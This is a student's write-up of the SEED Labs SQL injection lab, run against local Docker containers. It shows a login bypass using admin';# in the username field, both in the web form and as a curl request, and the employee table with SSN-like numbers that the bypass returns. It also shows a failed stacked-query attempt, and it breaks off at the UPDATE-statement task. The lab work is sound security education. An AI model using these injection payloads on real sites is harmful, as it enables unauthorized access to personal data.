
- Sql Injection
  - Task-01
    - Get Familiar with SQL Statements
  - Task-02
    - SQL Injection Attack on SELECT Statement
      - SQL Injection Attack from webpage :
      -
      - - Write admin';# in username and the attack will be successful.
      - - This will comment the password checking section of the sql query.
      - SQL Injection Attack from command line :
  - Task-03
    - SQL Injection Attack on UPDATE Statement
      - Modify your own salary :
      - Modify other people' salary :
      - Modify other people' password :
  - Task-04
    - Countermeasure — Prepared Statement

Task-01

Get Familiar with SQL Statements⚓



```
┌──(moghees㉿kali)-[~/Downloads]
└─$ sudo docker ps
CONTAINER ID   IMAGE                  COMMAND                  CREATED         STATUS         PORTS
         NAMES
97fdd1f1a6d3   seed-image-mysql-sqli   "docker-entrypoint.s…"   4 minutes ago   Up 4 minutes   3306/tcp, 330
60/tcp   mysql-10.9.0.6
835687ada3e9   seed-image-www-sqli     "/bin/sh -c 'service…"   4 minutes ago   Up 4 minutes
         www-10.9.0.5

┌──(moghees㉿kali)-[~/Downloads]
└─$ sudo docker exec -it 97fdd1f1a6d3 /bin/bash
root@97fdd1f1a6d3:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```




```
mysql> use sqllab_users
Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> 
```

Task-02

SQL Injection Attack on SELECT Statement

SQL Injection Attack from webpage :

- Write **admin';#** in username and the attack will be successful.
- This will comment the password checking section of the sql query.




Employee Profile Login

USERNAME: admin'; #

PASSWORD: Password

Copyright © SEED LABs




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

SQL Injection Attack from command line :

Command :


curl 'http://www.seed-server.com/unsafe_home.php?username=admin%27%3B+%23&Password='



```
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 2
00px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a
 class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-
item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout(
)' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='contain
er'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bo
rdered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>S
alary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>
Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'
> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></
tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td
><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524<
/td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1
/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td
><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'>
Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr
></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
```


Append a new SQL statement :

- Query : **admin'; select * from credential #**



USERNAME: admin'; select * from credential #

- But multi-query is not allowed. There is an error.




There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select * from credential #' and Password='da39a3ee5e6b4b0d3255bfef95601890afd807' at line 3]\n

Task-03

SQL Injection Attack on UPDATE Statement

Modify your own salary :


- View Alice's Profile.



Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

